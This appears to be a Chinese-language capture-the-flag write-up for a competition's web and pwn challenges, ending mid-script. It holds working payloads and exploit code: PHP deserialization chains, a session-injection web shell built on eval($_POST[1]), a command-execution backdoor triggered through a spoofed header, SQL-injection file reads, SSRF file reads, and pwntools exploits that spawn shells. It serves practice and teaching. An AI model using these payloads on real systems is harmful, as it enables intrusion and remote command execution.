WEB

来签个到吧~~

找个在线网站跑一下这个代码 `base64_encode("\150\x65\156\141\156")`，得到 `aGVuYW4=`

传入以下参数即可得到flag

```
?%69%64=aGVuYW4=
```

貌似露了点什么？！

dirsearch 扫描可以得到 `www.zip`

解压后在里面的文件找到 flag

玩会小游戏吧

前端游戏，审计`index.js`，找到4个base64字符串，串起来解码得到flag

```
 */
var canvassv = "ZmxhZ3syOTc5M2Y";
function Runner(outerContainerId, opt_config) {
    // Singleton
    if (Runner.instance_) {
        return Runner.instance_;
    }
```

```
ZmxhZ3syOTc5M2YzYy1mNmFhLTQ2YTAtYmQ5OS1iNGM1NTY4YTE0ZTV9Cg==

flag{29793f3c-f6aa-46a0-bd99-b4c5568a14e5}

```

记得匿名哟~

源码：

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$a = new class {
    function getflag()
    {
        system('cat /flag.txt');
    }
};
unset($a);
$a = $_GET['class'];
$f = new $a();
$f->getflag();
?>
```

匿名类的实例化

参考链接：【Web】2024红明谷CTF初赛个人wp(2/4)

最终payload:

```
?class=class@anonymous%00/var/www/html/index.php:4$0
```

解释一下payload

`class@anonymous` 是匿名类的名称，固定的

`/var/www/html/index.php` 是匿名类所在的文件

`4` 是匿名类在这个文件的第几行

`0` 是这个匿名类是第几次创建，环境刚创建时是0


哎哟你干嘛~~

审计 js代码，搜索 `99999999`

将这些字符串解密后可以发现是往 `/flagggggggggggggg.php?c1ick=` 发送数据了

按照要求发送数据即可得到flag

```
/flagggggggggggggg.php?c1ick=99999999
```



中秋特辑（2）

根据 中秋特辑（1）得到账号的密码

```
6a6167b24c5e4906
zhongqiujie
```

用来登陆 wordpress 后台，可以得到 flag1


```
NYSEC{b85424-
```

接着 fscan 扫一下，可以看到开了 22 端口

再次尝试用上面的密码登陆，发现能登陆进去

接着用find命令查找 `zhongqiujie.php`，找到 wp 所在的目录

```
find / -name zhongqiujie.php 2>/dev/null

/opt/1panel/apps/wordpress/wordpress/data/zhongqiujie.php
```



进入目录 `/opt/1panel/apps/wordpress/wordpress/data/`，发现flag3


```
9f309d90}
```

查看 `zhongqiujie.php`

```php
<?php
    function getRealIP() {
        if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return $ip;
}
$ip = getRealIP(); if ($ip === '27.25.151.229') {
    // 检查 GET 参数 'zhongqiujie' 是否存在且不为空
    if (isset($_GET['zhongqiujie']) && !empty($_GET['zhongqiujie'])){
$command = $_GET['zhongqiujie']; system($command);
    } else {
        exit("我勒个豆豆豆");
    }
} else {
    exit("我勒个豆");
}
?>
```

查看env得到flag2

```
/zhongqiujie.php?zhongqiujie=env

header: X-Forwarded-For: 27.25.151.229
```





```
5f3a24a2cec18665d6-
```

最终flag

```
NYSEC{b85424-5f3a24a2cec18665d6-9f309d90}
```

包简单，一把梭

thinkphp，直接上工具梭了




中秋特辑（3）

随便填个邮箱，要求要熟人，填群主的邮箱。

再根据提示 `今天是中秋节的第 1 天`，填一个 `zhongqiujie=1`

最后嫌钱少，填一个大数进去就行了。



easy_php

源码：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class Ava{
    public function __call($f, $p)
    {
        if(!is_string($p[0]) ||
!preg_match("/system|passthru|exec|shell_exec|pcntl_exec|popen|proc_open|/im
", $p[0])){
            $p[0]($f, $p[1]);
        }else{
            echo "Hacker!";
        }
    }
}
class Iva{
    public $tree;
    public function info()
    {
        phpinfo();
    }
}
class Tva{
    public $num;
    public $zero;
    public $one;
    private $tree;
    public function __wakeup()
    {
        $this->tree="tree";
```

```
    }
    public function __destruct()
    {
        $arr = array("Hello", "Word!");$test = &$arr[1];
        $arr2 = $arr;
        $arr2[0] = $this->zero;
        $arr2[1] = $this->one;
        $par = $arr[$this->num];
        echo $this->tree->$par;
    }
}
class Eva{
    public function eeva($a, $b)
    {
        call_user_func($a, $b);
    }
}
class Pva{
    public $class;
    private $para1;
    private $para2;
    public function __get($f)
    {
        $this->class->$f($this->para1, $this->para2);
    }
}

unserialize($_POST["ser"]);
```

php反序列化，题目环境是 `7.0.1` ，可以通过改对象个数来绕过 `wakeup`

pop链：

```
Tva::__destruct => Pva::__get => Eva::eeva
```

exp:


```
<?php

class Ava{
    public function __call($f, $p)
    {
        if(!is_string($p[0]) ||
!preg_match("/system|passthru|exec|shell_exec|pcntl_exec|popen|proc_open|/im
", $p[0])){
            $p[0]($f, $p[1]);
        }else{
            echo "Hacker!";
        }
    }
}
class Iva{
    public $tree;
    public function info()
    {
```

```php
        phpinfo();
    }
}
class Tva{
    public $num=1;
    public $zero;
    public $one="eeva";
    private $tree;
    public function __construct(){
        $this->tree = new Pva();
        $this->tree->class = new Eva();
    }
    public function __wakeup()
    {
        $this->tree="tree";
    }
    public function __destruct()
    {
        $arr = array("Hello", "Word!");$test = &$arr[1];
        $arr2 = $arr;
        $arr2[0] = $this->zero;
        $arr2[1] = $this->one;
        $par = $arr[$this->num];
        var_dump($par);
        echo $this->tree->$par;
    }
}
class Eva{
    public function eeva($a, $b)
    {
        call_user_func($a, $b);
    }
}
class Pva{
    public $class;
    private $para1="system";
    private $para2="env";
    public function __get($f)
    {
        $this->class->$f($this->para1, $this->para2);
    }
}
$a = new Tva();
echo urlencode(serialize($a));
//
O%3A3%3A%22Tva%22%3A4%3A%7Bs%3A3%3A%22num%22%3Bi%3A1%3Bs%3A4%3A%22zero%22%3BN%3Bs%3A3%3A%22one%22%3Bs%3A4%3A%22eeva%22%3Bs%3A9%3A%22%00Tva%00tree%22%3BO%3A3%3A%22Pva%22%3A3%3A%7Bs%3A5%3A%22class%22%3BO%3A3%3A%22Eva%22%3A0%3A%7B%7Ds%3A10%3A%22%00Pva%00para1%22%3Bs%3A6%3A%22system%22%3Bs%3A10%3A%22%00Pva%00para2%22%3Bs%3A3%3A%22env%22%3B%7D%7D
```

修改对象个数

```
O%3A3%3A%22Tva%22%3A5%3A%7Bs%3A3%3A%22num%22%3Bi%3A1%3Bs%3A4%3A%22zero%22%3BN%3Bs%3A3%3A%22one%22%3Bs%3A4%3A%22eeva%22%3Bs%3A9%3A%22%00Tva%00tree%22%3BO%3A3%3A%22Pva%22%3A3%3A%7Bs%3A5%3A%22class%22%3BO%3A3%3A%22Eva%22%3A0%3A%7B%7Ds%3A10%3A%22%00Pva%00para1%22%3Bs%3A6%3A%22system%22%3Bs%3A10%3A%22%00Pva%00para2%22%3Bs%3A3%3A%22env%22%3B%7D%7D
```

发送过去，即可得到flag



easy_js

wasm逆向

这个题我是猜程序逻辑然后解出来（

先看js

```
fetch('./main.wasm').then(response =>
  response.arrayBuffer()
).then(bytes => WebAssembly.instantiate(bytes)).then(results => {
  instance = results.instance;

  document.getElementsByTagName('button')[0].addEventListener('click', () => {
    var i8 = new Uint8Array(instance.exports.memory.buffer)
    for (var i = 0; i < flag.value.length; i ++ ) {
        i8[i] = flag.value.charCodeAt(i)
    }

    if ( instance.exports.calc(0) ) {
      alert("you got it!!!");
    } else {
      alert("fuck off...");
    }
  });

}).catch(console.error);
```

可以知道调用了 `main.wasm` 里面的 `call` 函数去检查

查看 `main.wasm` 的 `call` 函数

```
0x0072  (func $calc (;1;) (export "calc") (param $var0 i32) (result i32)
0x0072    (local $var1 i32)
0x0072    (local $var2 i32)
0x0072    (local $var3 i32)
0x0072    (local $var4 i32)
0x0075    i32.const 0
0x0077    local.set $var1
0x0079    block $label0
0x007b      local.get $var0
0x007d      call $strlen
0x0083      i32.const 38
0x0085      i32.ne
0x0086      br_if $label0
0x0088      i32.const 0
0x008a      local.set $var1
0x008c      i32.const 0
0x008e      i32.load offset=1072
0x0095      local.set $var2
0x0097      i32.const 1088
```


这里我打了个断点去调试

`strlen` 就是用来判断长度的，因此我打在 `38` 那里

接着运行动态调试，随便输入`flag{xxxxxx}`，凑够38长度

```
flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}
```

断点后单步调试



可以发现是从地址 `1024` 和 `1088` 中取出值，然后再做比较，至于如何比较，我这里是靠猜的

先看 1024 的值

```
2912fg69bla6df{345b7b8}a3c31c54a1608dd\00
```

1088 的值

```
\04\00\00\00\09\00\00\00\17\00\00\00\05\00\00\00\0e\00\00\00\0d\00\00\00\00\00\00\00%\00\00\00\08\00\00\00\0b\00\00\00\13\00\00\00\1c\00\00\00\1a\00\00\00\03\00\00\00\11\00\00\00\02\00\00\00\0f\00\00\00\1e\00\00\00#\00\00\00\14\00\00\00\07\00\00\00$\00\00\00\1d\00\00\00
\00\00\00\1b\00\00\00\06\00\00\00\10\00\00\00\22\00\00\00\01\00\00\00\1f\00\00\00\12\00\00\00\18\00\00\00\15\00\00\00!\00\00\00\0a\00\00\00\19\00\00\00\0c\00\00\00\16\00\00\00
```

```
)
(data (i32.const 1024) "2912fg69bla6df{345b7b8}a3c31c54a1608dd\00")
(data (i32.const 1072) "\00\04\00\00\00\09\00\00\00\17\00\00\00\05\00\00\00\0e\00\00\00\0d\00\00\00\00\00\00\00%\00\00\00\08\00\00\00\0
)
```

接着将 1088 部分的值提取出来，发现里面的值都不大于 37 ，这里就猜测 1088 里是flag的下标，1024 是表

写脚本解密：


```
a = "\\04\\00\\00\\00\\09\\00\\00\\00\\17\\00\\00\\00\\05\\00\\00\\00\\0e\\00\\00\\00\\0d\\00\\00\\00\\00\\00\\00\\00%\\00\\00\\00\\08\\00\\00\\00\\0b\\00\\00\\00\\13\\00\\00\\00\\1c\\00\\00\\00\\1a\\00\\00\\00\\03\\00\\00\\00\\11\\00\\00\\00\\02\\00\\00\\00\\0f\\00\\00\\00\\1e\\00\\00\\00#\\00\\00\\00\\14\\00\\00\\00\\07\\00\\00\\00$\\00\\00\\00\\1d\\00\\00\\00\\00\\00\\00\\1b\\00\\00\\00\\06\\00\\00\\00\\10\\00\\00\\00\\22\\00\\00\\00\\01\\00\\00\\00\\1f\\00\\00\\00\\12\\00\\00\\00\\18\\00\\00\\00\\15\\00\\00\\00!\\00\\00\\00\\0a\\00\\00\\00\\19\\00\\00\\00\\0c\\00\\00\\00\\16\\00\\00\\00"
l = []
cnt = 0
# print(a)
while cnt<len(a):
    if a[cnt] == '\\':
        # print(a[cnt:cnt+3])
        l += [a[cnt:cnt+3]]
        cnt += 3
    else:
        l += [a[cnt]]
        cnt += 1
lists = []

for i in range(0,len(l),4):
    i = l[i].replace("\\",'')
    try:
        lists += [int(i,16)]
    except:
        lists += [ord(i)]
print(lists)

enc = "2912fg69bla6df{345b7b8}a3c31c54a1608dd"
flag = ''

for i in lists:
    flag += enc[i]
print(flag)
# flag{f2db67c3251348b9d5116409ab386acd}
```

搜索一下

能输入网址，猜测ssrf

用file协议读取文件

```
file:///flag.txt
```



你知道SESSION吗

session反序列化

参考链接：[带你走进PHP session反序列化漏洞]

index.php

```php
<?php
error_reporting(0);
session_start();
class HelloEva{
    private $name;
    function __wakeup(){
        echo "Welcome To Eva Word~";
    }
    function __destruct(){
        eval($this->name);
    }
}
$obj = new HelloEva();
highlight_file(__FILE__);
# Look Look session.php?
?>
```

session.php

```php
<?php
error_reporting(0);
ini_set('session.serialize_handler','php_serialize');
session_start();
highlight_file(__FILE__);
$_SESSION['session'] = $_GET['session'];
echo $_SESSION['session'];
?>
```

显然可以控制 `$_SESSION['session']` 实现在session文件中写入反序列化

pop链：


```php
<?php
error_reporting(0);
session_start();
class HelloEva{
    private $name ='eval($_POST[1]);';
    function __wakeup(){
```

```php
        //echo "Welcome To Eva Word~";
    }
    function __destruct(){
        eval($this->name);
    }
}
$obj = new HelloEva();

echo urlencode(serialize($obj));
//
O%3A8%3A%22HelloEva%22%3A1%3A%7Bs%3A14%3A%22%00HelloEva%00name%22%3Bs%3A16%3A%22eval%28%24_POST%5B1%5D%29%3B%22%3B%7D
?>
```

然后在 session.php 发送过去


```
/session.php

GET:
session=|O%3A8%3A%22HelloEva%22%3A1%3A%7Bs%3A14%3A%22%00HelloEva%00name%22%3Bs%3A16%3A%22eval%28%24_POST%5B1%5D%29%3B%22%3B%7D
```

最后访问 `index.php`，可以在这里执行命令了



好耶是国庆（1）


存在sql注入



查了整个数据库，flag并不在里面，猜测要读文件

先查看 `secure_file_priv`


```
SHOW VARIABLES LIKE "secure_file_priv";
```



可以知道只允许读 `/www/wwwroot/ctf1.tiangucloud.org/` 目录下的文件

读flag

```
select load_file('/www/wwwroot/ctf1.tiangucloud.org/flag');
```



PWN

netcat

nc题，`cat flag` 就行

stack ooooooooverflow!!!

经典的 ret2text 32位

```
from pwn import *
import time

context(os='linux', arch='amd64', log_level='debug')

```

```python
# sh = process('./pwn')
sh = remote('nysec.ctf.center', 33974)

payload = b'a' * (24) + p32(0x8048474)

sh.sendline(payload)

sh.interactive()

```

不要动我的笔记！！！

uaf板子题，改脚本就能跑

参考链接：[pwn hacknote学习（UAF漏洞利用）]

```python
from pwn import *

# r = process('./hacknote')
r = remote('nysec.ctf.center', 34005)

def addnote(size, content):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(size))
    r.recvuntil(":")
    r.sendline(content)


def delnote(idx):
    r.recvuntil(":")
    r.sendline("2")
    r.recvuntil(":")
    r.sendline(str(idx))


def printnote(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))


#gdb.attach(r)
magic = 0x080488EB

addnote(32, "aaaa") # add note 0
addnote(32, "ddaa") # add note 1

delnote(0) # delete note 0
delnote(1) # delete note 1

addnote(8, p32(magic)) # add note 2

```

```
printnote(0) # print note 0

r.interactive()

```

1por

32位的 ret2syscall

用 `ROPgadget` 找到以下地址，然后套板子

参考链接：[pwn之ret2syscall]

```
ROPgadget --binary ./rop1 --only "pop|ret"
ROPgadget --binary ./rop1  --string '/bin/sh'
ROPgadget --binary ./rop1 | grep "int 0x80"
```

exp:

```
from pwn import *

# sh = process("./rop1")
sh = remote('nysec.ctf.center', 34744)
eax_pop = 0x080c28c6
edx_ecx_ebx_pop = 0x080551f0
sh_pop = 0x080cbf4f
ret_syscall = 0x08049449
payload = b"a"*(136+4)
payload += p32(eax_pop)+p32(0x0b)
payload += p32(edx_ecx_ebx_pop)+p32(0x0)+p32(0x0)+p32(sh_pop)
payload += p32(ret_syscall)
sh.sendline(payload)
sh.interactive()

```

baby_hhhheap~

存在堆溢出漏洞，可以打 `House Of Force`

参考链接：[[原创][CTF堆利用]House Of Force]

edit 函数存在堆溢出，利用它来将 top chunk size 修改为 -1 即 0xffffffff

```
unsigned int edit()
{
  unsigned int v1; // [esp+4h] [ebp-24h]
  int nbytes; // [esp+8h] [ebp-20h]
  unsigned int v3; // [esp+1Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  v1 = read_int();
  if ( v1 <= 0xF && *(&heap_list + v1) )
  {
    printf("Size :");
    nbytes = read_int();
    printf("Content :");
    readn(*(&heap_list + v1), nbytes);
  }
  else
  {
    puts("Invalid index");
  }
  return __readgsdword(0x14u) ^ v3;
}
```

先申请一个小堆块，利用溢出修改 `top chunk size` ，然后再申请一个大堆块，再接着申请一个堆块，此时这个第三个堆块位于got表，因此修改这个堆块等同于修改got表，实现了任意地址修改

需要接收第一个小堆块的地址，加上这个堆块的大小，计算出`top chunk` 的真实地址，然后用 got 表上的地址减去 `top chunk` 的地址，计算出第二个堆块要申请的大小，当我们申请第三个堆块时，即可将堆块申请到 got 表上了。

这里我是将 put 的地址改为后门函数的地址

exp：

```python
from pwn import *

# r = process('./babyheap')
r = remote('nysec.ctf.center', 34535)

elf = ELF('./babyheap')
context.log_level = 'debug'

def add(length, name):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(length))
    r.recvuntil(":")
    r.sendline(name)
    r.recvuntil("0x")
    addr = r.recvuntil("\n")
    print("addr=",addr)
    return addr


```

```python
def edit(idx, length, name):
    r.recvuntil(":")
    r.sendline("4")
    r.recvuntil(":")
    r.sendline(str(idx))
    r.recvuntil(":")
    r.sendline(str(length))
    r.recvuntil(":")
    r.sendline(name)


def free(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))


def view():
    r.recvuntil(":")
    r.sendline("2")


magic = 0x8048665

heap0_addr = add(8, "ddaa")
payload = 8 * b'a'
